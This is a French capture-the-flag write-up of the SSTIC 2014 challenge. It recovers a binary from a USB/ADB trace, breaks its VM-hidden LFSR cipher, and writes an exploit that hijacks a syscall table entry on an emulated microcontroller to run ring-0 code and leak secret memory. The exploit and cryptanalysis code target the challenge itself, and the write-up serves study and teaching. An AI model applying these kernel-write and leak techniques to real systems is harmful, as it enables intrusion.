
Solution du challenge SSTIC 2014

Emilien Girault

8 mai 2014



1 Trace USB

Cette année, le challenge est une trace USB. Un message laissé par l'auteur du challenge évoque des soupçons quant à un éventuel malware lié à un téléphone Android. Le format de la capture est celui généré par `usbmon`, dont la documentation [1] est disponible sur Internet. N'ayant pas trouvé d'outil permettant de parser ce type de capture, j'ai choisi d'écrire un parser minimal en Python à partir de la documentation.

Il n'est pas nécessaire de comprendre en détails les *internals* du protocole USB ; un rapide coup d'œil à la capture indique que les paquets les plus intéressants semblent être échangés entre les endpoints `2:8:3` et `2:8:5`, et être de type *Bulk input and output*. Après ciblage de ces paquets et inspection des données qu'ils contiennent, on se rend compte que la capture a probablement été générée par l'utilisation d'*adb*. La documentation du protocole utilisé par cet outil est disponible dans le code source d'Android ; les fichiers les plus intéressants sont `protocol.txt` [2] et `SYNC.TXT` [3]. J'ai donc ajouté à mon parser le support (primitif) de ce protocole, et notemment la reconstitution des flux générés par les commandes `OPEN` et `WRITE`.

On constate que 8 flux ADB sont présents. Les deux premiers concernent les commandes `id` et `uname -a` exécutées via le shell. Les trois suivants ont pour but de lister les dossiers `/sdcard`, `/sdcard/Documents` et `/data/local/tmp` du téléphone. La présence du fichier `CSW-2014-Hacking-9.11_uncensored.pdf` semble indiquer que le téléphone en question est celui d'un conférencier potentiel à CanSecWest 2014, mais la version du noyau retournée par `uname -a` n'a pas l'air de correspondre à son OS de prédilection [4].

Le flux le plus intéressant est le 6ème car il correspond à l'envoi d'un fichier `badbios.bin` sur le téléphone. Le parsing des messages de ce flux est relativement aisé ; il suffit de concaténer la série des messages `SEND` et `DATA`, en prenant soin de retirer les champs correspondant aux longueurs (les messages suivent un format proche de TLV).

Le code permettant de parser la trace et reconstituer ce fichier est présenté ci-après.

```
#!/usr/bin/python2

import sys, struct
from collections import OrderedDict

class Packet:
    def __init__(self, l):
        l = l.split()
        self.urb, self.time, self.eventtype = l[0], int(l[1]), l[2]
        self.addr = l[3].split(':')
        self.addr = [self.addr[0]] + map(int, self.addr[1:])
        self.status = l[4]
        self.setup = None
        i = 5
        if(self.status == 's'):
            self.setup = l[5:11]
```

1. https://www.kernel.org/doc/Documentation/usb/usbmon.txt
2. https://android.googlesource.com/platform/system/core/+/master/adb/protocol.txt
3. https://android.googlesource.com/platform/system/core/+/master/adb/SYNC.TXT
4. http://www.uhuru-mobile.com/

```
            i += 5
        self.length = int(l[i])
        self.tag = None
        if(len(l) > i+1):
            self.tag = l[i+1]
        self.data = None
        if(self.tag == '=' and self.length != 0):
            self.data = ''.join(l[i+2:]).decode('hex')

    def __repr__(self):
        return str(self.__dict__)

class ADBMessage:
    def __init__(self, m, addr):
        self.cmd, self.arg0, self.arg1, self.data_length, self.data_crc32, self.magic = struct.unpack("<4sLLLLL", m)
        self.addr = addr
        self.data = None

    def __repr__(self):
        return str(self.__dict__)


# USB trace => Packet list
def read_packets(filename):
    return [Packet(i.strip()) for i in open(filename, "rb").readlines()]

# Packet list => ADB message list
def packets_to_adb_messages(l, endpoints):
    l2 = []
    state = True
    d = ""
    m = None
    for i, p in enumerate(l):
        if(p.addr[-1] in endpoints and p.data):
            if(state):
                m = ADBMessage(p.data, (p.addr[-1] == endpoints[0]))
                d = ""
                if(m.data_length):
                    state = False
                else:
                    l2.append(m)
            else:
                d += p.data
                if(len(d) == m.data_length):
                    m.data = d
                    l2.append(m)
                    state = True
    return l2

class ADBStream:
    def __init__(self):
        self.msgs = []
        self.dst = None

    def __str__(self):
        s = "%s\n" % self.dst
        for addr, data in self.msgs:
            s += " %s %s\n" % (("=> ", " <=")[addr], repr(data))
        return s
```

```
# ADB message list => ADB stream list
def adb_streams(l):
    r = OrderedDict()
    s = None
    for m in l:
        if(m.cmd == 'OPEN'):
            r[m.arg0] = ADBStream()
            r[m.arg0].dst = m.data
        elif(m.cmd == 'WRTE'):
            i = (m.arg1, m.arg0)[m.addr]
            r[i].msgs.append((m.addr, m.data))
    return r

########
# MAIN #
########
l = read_packets(sys.argv[1])
l2 = packets_to_adb_messages(l[1:], (3,5))
streams = adb_streams(l2)

# Recupere et concatene les messages contenant les data du fichier
l = map(lambda x: x[1], streams[519].msgs[4:-2])
m = ''.join(l)
j = m.index(',')
filename, m = m[:j], m[j+6:]
i = 0
data = ""
while(m[:4] != "DONE"):
    assert (m[:4] == "DATA")
    s = struct.unpack_from("<L", m[4:])[0]
    data += m[8:8+s]
    m = m[8+s:]

open("badbios.bin","wb").write(data)
```

Le fichier résultant n'est autre qu'un binaire ELF :

```
$ md5sum badbios.bin
b6097e562cb80a20dfb67a4833b1988a  badbios.bin
$ file badbios.bin
badbios.bin: ELF 64-bit LSB executable, version 1 (SYSV), statically linked, stripped
```

2 Binaire ARM64

2.1 Découverte et outillage

Le binaire récupéré est un exécutable ELF pour architecture ARM64 (aussi appelée AArch64). Cette architecture est gérée par la version 6.5 d'*IDA Pro*. La documentation [5] permet de se familiariser avec le jeu d'instruction. L'analyse statique du binaire ayant ses limites, je me suis allègrement aidé de `gdb` et `qemu`. Ces outils peuvent être compilés pour gérer l'architecture Aarch64 tout en s'exécutant sur une plateforme x86_64.

A l'éxécution, le binaire demande de saisir une clé qu'il semble utiliser pour déchiffrer des données. Par tâtonnement, et en supposant que la clé est à présenter sous forme héxadécimale (comme l'expérience le montre lors du challenge SSTIC :), on trouve que la clé se compose de 16 caractères dans le *range* `[0-9A-F]`, soit 8 octets. On imagine donc que le but de cette étape va être de comprendre en détail le traitement effectué sur la clé, et d'y trouver une vulnérabilité permettant de retrouver la clé menant au déchiffrement correct des données.

2.2 Unpacking

En inspectant rapidement le programme, on se rend compte qu'un deuxième ELF est embarqué dans le premier. La fonction `main` du premier est chargée d'effectuer des allocations mémoire, de copier le binaire embarqué à l'adresse allouée (`0x400000`), puis de sauter sur le point d'entrée de celui-ci grâce à une instruction `BLR X2`, le registre `X2` valant `0x400514`. Le premier ELF n'est donc qu'un loader, et il est essentiel de reverser le 2ème. N'ayant pas la motivation d'analyser en détail le traitement effectué lors du chargement du 2ème ELF, j'ai choisi la solution de facilité : laisser le binaire s'exécuter, et dumper sa mémoire une fois celui-ci dépacké. Ces opération sont facilement réalisables à l'aide du stub gdb embarqué dans qemu (option `-g`) et la commande `dump memory unpack.bin 0x400000 0x00403000` après avoir posé un breakpoint juste avant l'instruction de saut à l'entrypoint.

2.3 Chargement du binaire unpacké dans IDA

Tout comme son conteneur, le binaire unpacké est compilé en statique et sans symbole. D'autre part, celui-ci semble corrompu car les commandes `readelf` et `objdump` retournent des erreurs, et IDA est incapable de le charger. Les messages d'erreur indiquent que le problème a l'air de provenir des *section headers* ; cela est probablement du au fait que l'ELF obtenu est déjà mappé en mémoire. Plutôt que de chercher à patcher le binaire, j'ai opté pour son chargement manuel dans IDA. En ayant remarqué que le loader mappe deux zones (une en RX à `0x400000`, l'autre en RW à `0x500000`), il suffit de recréer ces deux segments sous IDA. Pour ce faire, le fichier est chargé en tant que simple `binary file` dans IDA en ayant pris soin de sélectionner le type processeur (ARM), puis un premier segment « ROM » est créé à l'adresse `0x400000`. Il est également nécessaire de préciser l'adresse de chargement du binaire (elle aussi `0x400000`), puis


5. http://www.element14.com/community/servlet/JiveServlet/previewBody/41836-102-1-229511/ARM.Reference_Manual.pdf

d'éditer le segment ainsi créé pour le passer 64 bits. Le segment de données peut enfin être créé de façon similaire, puis l'analyse des instructions peut être lancée à partir du point d'entrée, `0x400514`.

2.4 Analyse

Le binaire se révèle très complexe et son analyse extrèmement fastidieuse. J'ai dans un premier temps cherché à localiser les appels système effectués par le binaire, en supposant que le déchiffrement sur la clé a lieu peu après le `read()` de la clé. Retrouver ces appels système par analyse statique est parfois difficile car le binaire est obfusqué et les numéros de syscall sont calculés dynamiquement à l'exécution. Bien que le calcul effectué ne soit pas spécialement complexe, disposer d'une trace d'exécution est plus rapide. Pour cela, l'option `-strace` de qemu permet d'afficher les appels systèmes effectués par le binaire, et leurs arguments. Malheureusement, la sortie n'inclut pas la valeur du PC (program counter) à laquelle l'appel système a lieu. J'ai donc patché Qemu afin de rajouter un appel à la fonction `cpu_dump_state()` pour dumper l'état de tous les registres lors de chaque appel système.

Ces informations m'ont permis de constater que certaines fonctions sont appelées alors qu'aucune *cross-reference* vers celles-ci n'est présente dans l'IDB. Cela est du au fait que les appels de ces fonctions sont réalisés dynamiquement. Bon nombre d'entre eux sont réalisés par l'instruction `BLR X2` à `0x40285C`. La fonction contenant cet appel se révèle être la boucle principale du programme. À chaque tour de boucle, le registre `X2` prend des valeurs différentes, correspondant aux adresses des fonctions (*handlers*) à exécuter. En posant un breakpoint à cet endroit et en réalisant un script gdb minimal, on parvient à déterminer la liste de toutes les valeurs prises par `X2` au fil d'une exécution donnée. Pour l'exécution en question, correspondant à la clé `1122334455667788`, j'ai dénombré 18 handlers appelés, certains étant appelées plus de 260000 fois. Ce comportement est assez similaire à une machine virtuelle.



L'analyse de la boucle principale et des fonctions qu'elle appelle est inévitable pour avoir une chance de comprendre le cheminement de l'ensemble du programme. Après de nombreuses heures de reverse et de rage, et avec l'aide précieuse d'un ami (Loïc Castel), l'hypothèse de la

VM se confime de plus en plus. Chaque appel de handler a l'air de correspondre à l'exécution d'une pseudo-instrustion de la VM. Les adresses de chaque handler sont référencées dans un tableau en mémoire (à `0x4000801360`), et le choix de l'indice du bon handler à exécuter à chaque tour est déterminé par une lecture dans une autre zone mémoire, correspondant au *bytecode* (à partir de `0x4000812044`). Ce bytecode est consitué d'une série de couples (opcode, arguments), où l'opcode est en réalité l'indice du handler à appeler pour le traiter. La portion du bytecode à lire est déterminée par un offset présent dans une variable, qui fait office de pseudo-PC. Cet offset suit la plupart du temps une incrémentation, mais il se retrouve parfois chargé avec une toute autre valeur, ce qui rappelle le comportement d'instructions de saut. Le pseudo-PC fait d'ailleurs partie d'une série de 16 registres de 32 bits également présents en mémoire, à partir de `0x4000812000`. Il paraît donc indispensable de concevoir un désassembleur pour le bytecode de cette VM, en utilisant la sémantique de chaque handler pour le nommage des mnémoniques.

Pour aider au débogage du programme, il est très utile d'écrire des scripts gdb afin d'afficher et modifier l'état des registres de la VM, en particulier le PC. Le stub gdb de qemu pour ARM64 n'ayant pas l'air de supporter les breakpoints hardware, j'ai parfois préféré m'attacher directement à qemu et profiter de leur support par le host afin de gagner du temps (les software memory breakpoints sont horriblement lents).

Un obstacle sur lequel j'ai particulièrement lutté est la gestion des accès mémoire par la VM. Parmi les primitives utilisées par la VM, celle à `0x4020C4` est assez complexe et permet en gros de traduire une adresse « invité » en adresse « hôte ». De ce que j'ai compris, chaque adresse est divisée en une partie haute correspondant à une « page » (dans le contexte de la VM) de 64 octets, et une partie basse correspondant à un offset dans la page. La fonction effectuant la traduction se base sur une table de transposition, faisant grossièrement office de table de pages. Au départ, cette table est vide, et se remplit au fur et à mesure. Lorsqu'une page accédée n'est pas présente dans la table, celle-ci est chargée depuis une autre zone et déchiffrée via une autre fonction. N'ayant plus la force de me lancer dans le reverse de cette partie, j'ai préféré utiliser gdb et qemu pour pouvoir dumper les pages intéressantes après chargement. Cela est particulièrement utile à la fin de l'algorithme, car la table est pleine et le mécanisme utilisé a l'air de changer. Cette technique peut être utilisée non seulement pour le bytecode, mais aussi pour les données chiffrées utilisées par l'algorithme.

2.5 Reverse du bytecode et cryptanalyse

Le jeu d'instruction est assez simple, et essentiellement composé d'opérations logiques, arithmétiques, chargement de registres, sauts conditionels et inconditionels, lecture et écriture mémoire (1, 2 ou 4 octets). Une instruction est chargée d'effectuer certains appels systèmes (`mmap`, `read`, `write`, etc.). Une autre, assez surprenante à première vue, permet de calculer la parité [6] (soit le nombre de bits à 1) d'un mot de 32 bits. La première partie du programme est chargé de la vérification du format de la clé. Celle-ci sert ensuite dans la boucle principale du programme, dédiée au déchiffrement. Il s'agit d'un algorithme de chiffrement symétrique par flux basé sur un LFSR [7] de 64 bits. La représentation binaire du polynome utilisé est `0xb000000000000001`. Ce LFSR est initialisé avec la clé, puis à chaque tour de boucle, son bit de poid faible est accumulé dans un octet. Au bout de 8 bits accumulés, l'octet résultant est xoré avec les données. Voici

6. C'est l'implémentation nommée `parity2` sur http://www.hackersdelight.org/hdcodetxt/parity.c.txt
7. http://en.wikipedia.org/wiki/Linear_feedback_shift_register

l'algorithme de (dé)chiffrement [8] réimplémenté en Python :

```
#!/usr/bin/python
import sys
import struct

def parity(w0):
    w0 = w0 ^ (w0 >> 1)
    w1 = w0 ^ (w0 >> 2)
    w2 = (w1 & 0x11111111)
    w2 = w2 * 0x11111111
    return (w2 >> 28) & 1

def decrypt(key, data):
    k1, k2 = struct.unpack("<LL", key.decode('hex'))
    dec = []

    # LFSR state
    r10, r11 = k1, k2

    for i in range(len(data)):
        r4 = 0
        for r3 in range(7,-1,-1):  # [7, 6, 5, 4, 3, 2, 1, 0]
            w = parity( (r10 & 0xb0000000) ^ (r11 & 0x1) )
            r11 = (r11 >> 1) | ((r10 & 1) << 31)
            r10 = (r10 >> 1) | (w << 31)
            r4 |= ((r11 & 1) << r3)

        dec.append(data[i] ^ r4)

    return dec
```

Une fois les données déchiffrées, le programme vérifie la présence d'octets nuls à la fin de celles-ci, qui doivent être précédés d'un octet à 0x80. Si ce n'est pas le cas, un message d'erreur envoie bouler l'utilisateur.

Étant donné que le LSB du LFSR est utilisé tel quel à chaque itération, il est possible de retrouver la totalité de l'état interne du registre à partir de la séquence de *keystream* générée (avant l'opération XOR) [9]. Si l'on suppose qu'au moins 8 octets nuls sont présents à la fin du fichier correctement déchiffré, les propriétés du XOR imposent que la séquence de keystream correcte soit égale à la fin du fichier chiffré. On peut donc en déduire l'état interne du LFSR juste avant le déchiffrement des 8 derniers octets. Celui-ci peut être obtenu en inversant l'ordre des bits du keystream, puis à effectuer un décalage vers la gauche en prenant soin de recalculer le bit de poids faible. À partir de là, il ne reste plus qu'à inverser l'algorithme pour remonter jusqu'à la clé. Pour cela, il suffit d'effectuer autant de décalage à gauche du LFSR que nécessaire, en recalculant à chaque fois le bit de parité.

2.6 Déchiffrement de la payload

Il ne reste plus qu'à coder l'attaque décrite précédemment, à savoir la déduction de l'état interne du LFSR, puis l'inversion de l'algorithme.

8. Les deux sont identiques, vu qu'il s'agit d'un *stream cipher*
9. http://en.wikipedia.org/wiki/Stream_cipher#Linear_feedback_shift_register-based_stream_ciphers

```
def bitreverse8(b):
    return int(bin(b)[2:].rjust(8, '0')[::-1], 2)

def deduce_state(keystream): # necessite 8 octets de keystream
    # conversion en nombre de 64bits
    keystream = int("".join(map(chr, map(bitreverse8, keystream[::-1])))).encode('hex'), 16)
    prev_w = keystream >> 63
    prev = (keystream << 1)&0xffffffffffffffff
    arg_parity = ((prev >> 32) & 0xb0000000) ^ (prev & 1)
    w = parity(arg_parity)
    prev |= w ^ prev_w
    s = hex(prev)[2:].rstrip('L').rjust(16, '0').decode('hex')
    return map(ord, s)

def deduce_previous_state(state, steps=1):
    state = int("".join(map(chr, state)).encode('hex'), 16)
    for i in range(steps):
        prev_w = (state >> 63) & 1
        prev = (state << 1)&0xffffffffffffffff
        arg_parity = ((prev >> 32) & 0xb0000000) ^ (prev & 1)
        prev |= parity(arg_parity) ^ prev_w
        state = prev
    s = hex(state)[2:].rstrip('L').rjust(16, '0').decode('hex')
    return map(ord, s)

ciphertext = open("ciphertext.bin", "rb").read()
c = map(ord, ciphertext[-8:])
d = deduce_state(c)
k = deduce_previous_state(d, (len(ciphertext)-8)*8)
print "".join("%02x"%i for i in k)
```

On obtient le 1er état du LFSR : `05b1ad0b11adde15`. Celui-ci correspond aux deux DWORD de clé en Little Endian. La clé originale est donc `0BADB10515DEAD11`. Il ne reste plus qu'à déchiffrer avec cette clé pour obtenir les données tant attendues.

```
ciphertext = map(ord, open("ciphertext.bin", "rb").read())
plaintext = decrypt("0BADB10515DEAD11", ciphertext)
open("decrypted.bin", "wb").write(''.join(map(chr, plaintext)))
```

```
$ md5sum decrypted.bin
b46806aa41ca1eed6280ba554b6b8351  decrypted.bin
$ file decrypted.bin
decrypted.bin: Zip archive data, at least v2.0 to extract
```

3 Exploitation d'un microcontrolleur

Le zip obtenu ne contient que deux fichiers : `upload.py` et `fw.hex`. Dans le premier, on peut lire ceci en commentaire :

```
# Microcontroller architecture appears to be undocumented.
# No disassembler is available.
#
# The datasheet only gives us the following information:
#
#   == MEMORY MAP ==
#
#   [0000-07FF] - Firmware                  \
#   [0800-0FFF] - Unmapped                  | User
#   [1000-F7FF] - RAM                       /
#   [F000-FBFF] - Secret memory area        \
#   [FC00-FCFF] - HW Registers              | Privileged
#   [FD00-FFFF] - ROM (kernel)              /
```

Le deuxième ressemble à ceci :

```
$ cat fw.hex
:100000002100111B2001108CC0D2201010002101F2
:10001000117C2200120FC03C20101000210111B2EF
[...]
:1001C0008A0F5AE8B5D40D6CE86AA6ACC492F8F16F
:0C01D00072A77CE6D5A5680921D4410087
:00000001FF
```

Le script Python est chargé de se connecter en TCP sur un serveur distant, envoyer le firmware, puis lire le résultat renvoyé par le serveur. On comprend que le serveur émule un microcontrôlleur d'architecture inconnue, et que le but a l'air d'être de découvrir le contenu de la « Secret memory area ». Il va donc falloir déterminer dans un premier temps le jeu d'instruction utilisé par le microcontrôlleur, puis tenter de l'utiliser afin de lire la zone convoitée.

3.1 Découverte du jeu d'instruction

Le résultat obtenu lors de l'envoi du firmware original n'étant pas très parlant, la première étape est d'être en mesure de pouvoir faire exécuter un firmware modifié au microcontrôlleur. Après inspection du format du firmware et quelques recherches, on découvre que celui-ci est documenté et correspond au format HEX d'Intel[10]. Chaque ligne est une succession d'octets en hexadécimal, le dernier correspondant à un checksum. J'ai donc dans un premier temps implémenté un outil de parsing et de génération de firmware au format HEX. La génération doit permettre le calcul du checksum de chaque ligne, dont la valeur est simplement le complément à deux de la somme des valeurs binaires des octets tous les autres champs. Une fois cet outil réalisé, il suffit de modifier légèrement le script d'upload afin d'envoyer au serveur un fichier HEX généré à la volée à partir d'une entrée utilisateur.

10. http://fr.wikipedia.org/wiki/HEX_(Intel)

La chaîne `"YeahRiscIsGood!"` présente dans le firmware a l'air d'indiquer que nous avons affaire à une architecture RISC, ne comportant que peu d'instructions, et dont la taille est fixe.

Pour mes premières tentatives d'envoi de firmware modifié, j'ai choisi de me limiter aux 4 premiers octets du firmware original, soit `21 00 11 1b`. Le retour du serveur est assez généreux :

```
$ ./upload_fuzz.py 2100111b
System reset.
-- Exception occurred at 0004: Invalid instruction.
   r0:0000     r1:001B    r2:0000    r3:0000
   r4:0000     r5:0000    r6:0000    r7:0000
   r8:0000     r9:0000   r10:0000   r11:0000
  r12:0000    r13:EFFE   r14:0000   r15:0000
   pc:0004 fault_addr:0000 [S:0 Z:0] Mode:user
CLOSING: Invalid instruction.
```

La sortie retournée a l'air de correspondre aux registres du microcontrôlleur. Celui-ci semble avoir planté à cause d'une instruction invalide à l'adresse 4, soit juste après notre code, ce qui paraît logique. On remarque que la valeur du registre `r1` vaut `0x1b`, ce qui correspond au 4ème octet du code envoyé. Le résultat produit uniquement par la séquence `11 1b` est identique. Si l'on envoie `12 1b`, c'est `r2` qui vaut `0x1b`. On en déduit donc que l'instruction `1i dd` permet de fixer l'octet de poids faible du registre `ri` à `0xdd`. Par raisonnement similaire, on trouve que `2i dd` permet de fixer l'octet de poids fort du même registre.

Les autres instructions se découvrent de la même façon, en procédant par modifications itératives de la séquence d'octets. Cependant ces instructions travaillent sur des registres, et il est donc nécessaire de fixer au préalable la valeur des registres afin de pouvoir constater l'effet d'une instruction donnée. On découvre ainsi plusieurs catégories d'instructions :

- logiques et arithmétiques : `oi jk` est interprétée par `op ri, rj, rk`, `op` étant un opérateur logique ou arithmétique : 3 pour `xor`, 4 pour `or`, et ainsi de suite jusqu'à 9 pour `div` ;
- lecture et écriture d'un octet mémoire : `ei jk` signifie `load ri, [rj+rk]` et `fi jk` signifie `store ri, [rj+rk]` ;
- sauts inconditionnels avec offset relatif : opcodes de `0xb0` à `0xb3` ;
- appels de fonction (`call`) avec offset relatif, qui sauvegardent l'adresse de retour dans `r15` : opcodes de `0xc0` à `0xc3` ;
- sauts inconditionnels avec adresse absolue placée dans un registre : `0xd0 0i` signifie `jmp ri` (`jmp r15` étant l'équivalent d'un `ret`) ;
- sauts conditionels : opcode dont le 1er nibble est `0xa`, la condition étant codée sur 2 bits en fonction de l'état des flags `Z` et `S` [11] ;
- appel système : opcode `0xc8 nn`, `0xnn` étant le numéro de syscall.

La sémantique des appels système est déterminée par un raisonnement similaire. Le premier correspond à `halt`, ou `exit`, puisque son appel provoque l'arrêt de l'exécution. Le deuxième est l'équivalent d'un `write` ; il permet de lire une chaîne à une adresse placée dans `r0` et la longueur dans `r1`, et de l'envoyer sur le socket établi avec le client. Le troisième a l'air de correspondre à une sorte de `rdtsc`.

Comme pour l'étape précédente, la réalisation d'un désassembleur aide beaucoup afin de vérifier la sémantique des instructions dans le contexte du firmware.

11. Toute instruction logique ou arithmétique modifie l'état des flags donc aucune instruction de type `cmp` n'est nécessaire

3.2 Leak et analyse de la ROM kernel

Plutôt que d'analyser en détail le firmware, qui n'a pas l'air indispensable pour la résolution de l'épreuve, j'ai préféré me concentrer sur la lecture de la zone secrète. Malheureusement, l'instruction `load` ainsi que le syscall `write` ne permettent pas de la lire directement, et déclenchent des exceptions. Cela est probablement du au fait que le firmware s'exécute en mode utilisateur (équivalent ring 3) alors que la zone se trouve en mode noyau (ring 0).

Cependant on se rend compte après quelques tests que les registres hardware (zone `FC00-FCFF`) ainsi que la ROM kernel (`FD00-FFFF`) sont lisibles via le syscall `write`. Il s'agit là d'une première vulnérabilité qui permet de faire fuiter de la mémoire noyau. On s'empresse donc de récupérer cette ROM et de la désassembler.

L'analyse de la ROM est très instructive. Son point d'entrée correspond à la routine de traitement des syscalls, le numéro de syscallé étant dans `r0`. On voit qu'il existe un syscall 0, qui a l'air de servir de routine d'initialisation. L'adresse `0xf000` correspond à la table des syscalls, et référence les handlers appelés (à l'exception du 0). En désassemblant le handler du syscall 2, on comprend l'origine du refus de lire la zone secrète : une vérification a lieu à chaque tour de boucle lors de la lecture de la chaîne voulue, et échoue si celle-ci se trouve dans la zone secrète.

L'analyse du syscall n°3 permet de mettre en évidence la présence d'une deuxième vulnérabilité. Celui-ci écrit un mot à une adresse que l'utilisateur contrôle via `r0`, ce mot correspondant au nombre de cycles CPU effectués depuis le début du programme. Aucune vérification n'étant faite sur cette adresse, il semble possible d'écraser un mot arbitraire en mémoire kernel. Heureusement pour nous, le nombre écrit est relativement faible (il vaut 0x7C0 au début de l'exécution du programme), et est interprétable comme une adresse située en ring 3. Nous pouvons donc utiliser ce syscall pour réécrire une zone cruciale, telle qu'une entrée de la table des syscalls, et la faire pointer sur un shellcode embarqué dans le firmware. En appelant le syscall ainsi backdooré, nous pouvons exécuter du code en ring 0, et ainsi lire la zone secrète.

3.3 Exploitation de vulnérabilité

Il ne reste plus qu'à coder l'exploit. J'ai choisi d'écraser l'entrée correspondant au syscall 1, située à `0xf000`. Le bout de code permettant d'écraser cette zone puis d'appeler le syscall 1 est :

```
$ ./cpu.py -d 20f01000c803c801
0x0000: mov r0h, 0xf0         (20f0)
0x0002: mov r0l, 0x0          (1000)  # r0 = 0xf000
0x0004: syscall 0x3           (c803)  # declenche l'ecriture arbitraire
0x0006: syscall 0x1           (c801)  # appelle notre code en ring 0
```

Le nombre de cycles CPU écrit à `0xf000` est égal à `07C0`. Nous devons placer notre routine de lecture de la zone secrète à cette adresse. Dans un premier temps, j'ai essayé d'inclure une routine de patch du handler du syscall `write`, mais il semblerait que la ROM soit en lecture seule. J'ai donc choisi de reprendre le code de la fonction effectuant la lecture située de `0xfde6` à `0xfe24`, en modifiant le saut inconditionel qui fait échouer la vérification à `0xfe0a`. La vérification originale est :

```
0xfe02: js 0xfe0c             (a808)  //  if(r9 < secret_begin) goto access_allowed
0xfe04: r9 = r14 + r8         (69e8)  //  r9 = &addr[ctr]
0xfe06: r9 = r9 - r13         (799d)  //
0xfe08: jns 0xfe0c            (ac02)  //  if(r9 > secret_end) goto access_allowed
0xfe0a: jmp 0xfe1a            (b00e)  //  goto access_denied
0xfe0c: r9 = r9 ^ r9          (3999)  //  access_allowed
0xfe0e: load r9, [r14+r8]     (e9e8)  //  r9 = addr[ctr]           // lecture
0xfe10: store r9, [r13+r11]   (f9db)  //  secret_end[0] = r9       // envoi
```

Il suffit de patcher le `jmp 0xfe1a` par `jmp 0xfe0c`, soit la séquence `b000`. Une autre solution aurait été d'inverser les sauts conditionels précédents, au risque de s'attirer les foudres de certains [12].

L'exploit final est :

```
#!/usr/bin/python2
import sys
from libupload import *

RDTSC_CTR = 0x7C0

# Patche *0xf000
patch_halt_syscall = "20f01000c803c801"
l = len(patch_halt_syscall)/2

# Routine write() patchee
leak =  '5e002dfc1d002cf01c00388859882a001a013bbb5111a01a69e8799ca80869e8' + \
        '799dac02b0003999e9e8f9db688a711ab3e2d00f2100113320fe1026c3c2b302'

# Appelle la routine precedente avec les bons arguments (r0 et r1 = debut et longueur de la secret zone)
call = "20f01000210b11ff"
l2 = len(call+leak)/2

# Shellcode place a 0x7c0, charge de sauter sur le stub precedent
shellcode = "22001208d002"

# permet d'atteindre 0x7C0 pour y caler le shellcode
sled = "1000" * ((RDTSC_CTR-l-l2)/2)

fw = patch_halt_syscall + call + leak + sled + shellcode
r = upload_exec(fw)
print r
```

On prend une grande inspiration, et...

12. http://blog.g-sec.lu/2009/11/solving-hacklu-2009-reversing-challenge.html#comment-3020138780470373263

4 Conclusion et remerciements

Cette année encore le challenge SSTIC s'est avéré d'excellente qualité, avec un échauffement progressif, une VM inatendue source de nombreuses heures de rage, ainsi qu'une épreuve finale très originale. Félicitations à Guillaume Delugré pour la conception ! Et merci encore à Loïc Castel pour son aide sur la partie 2.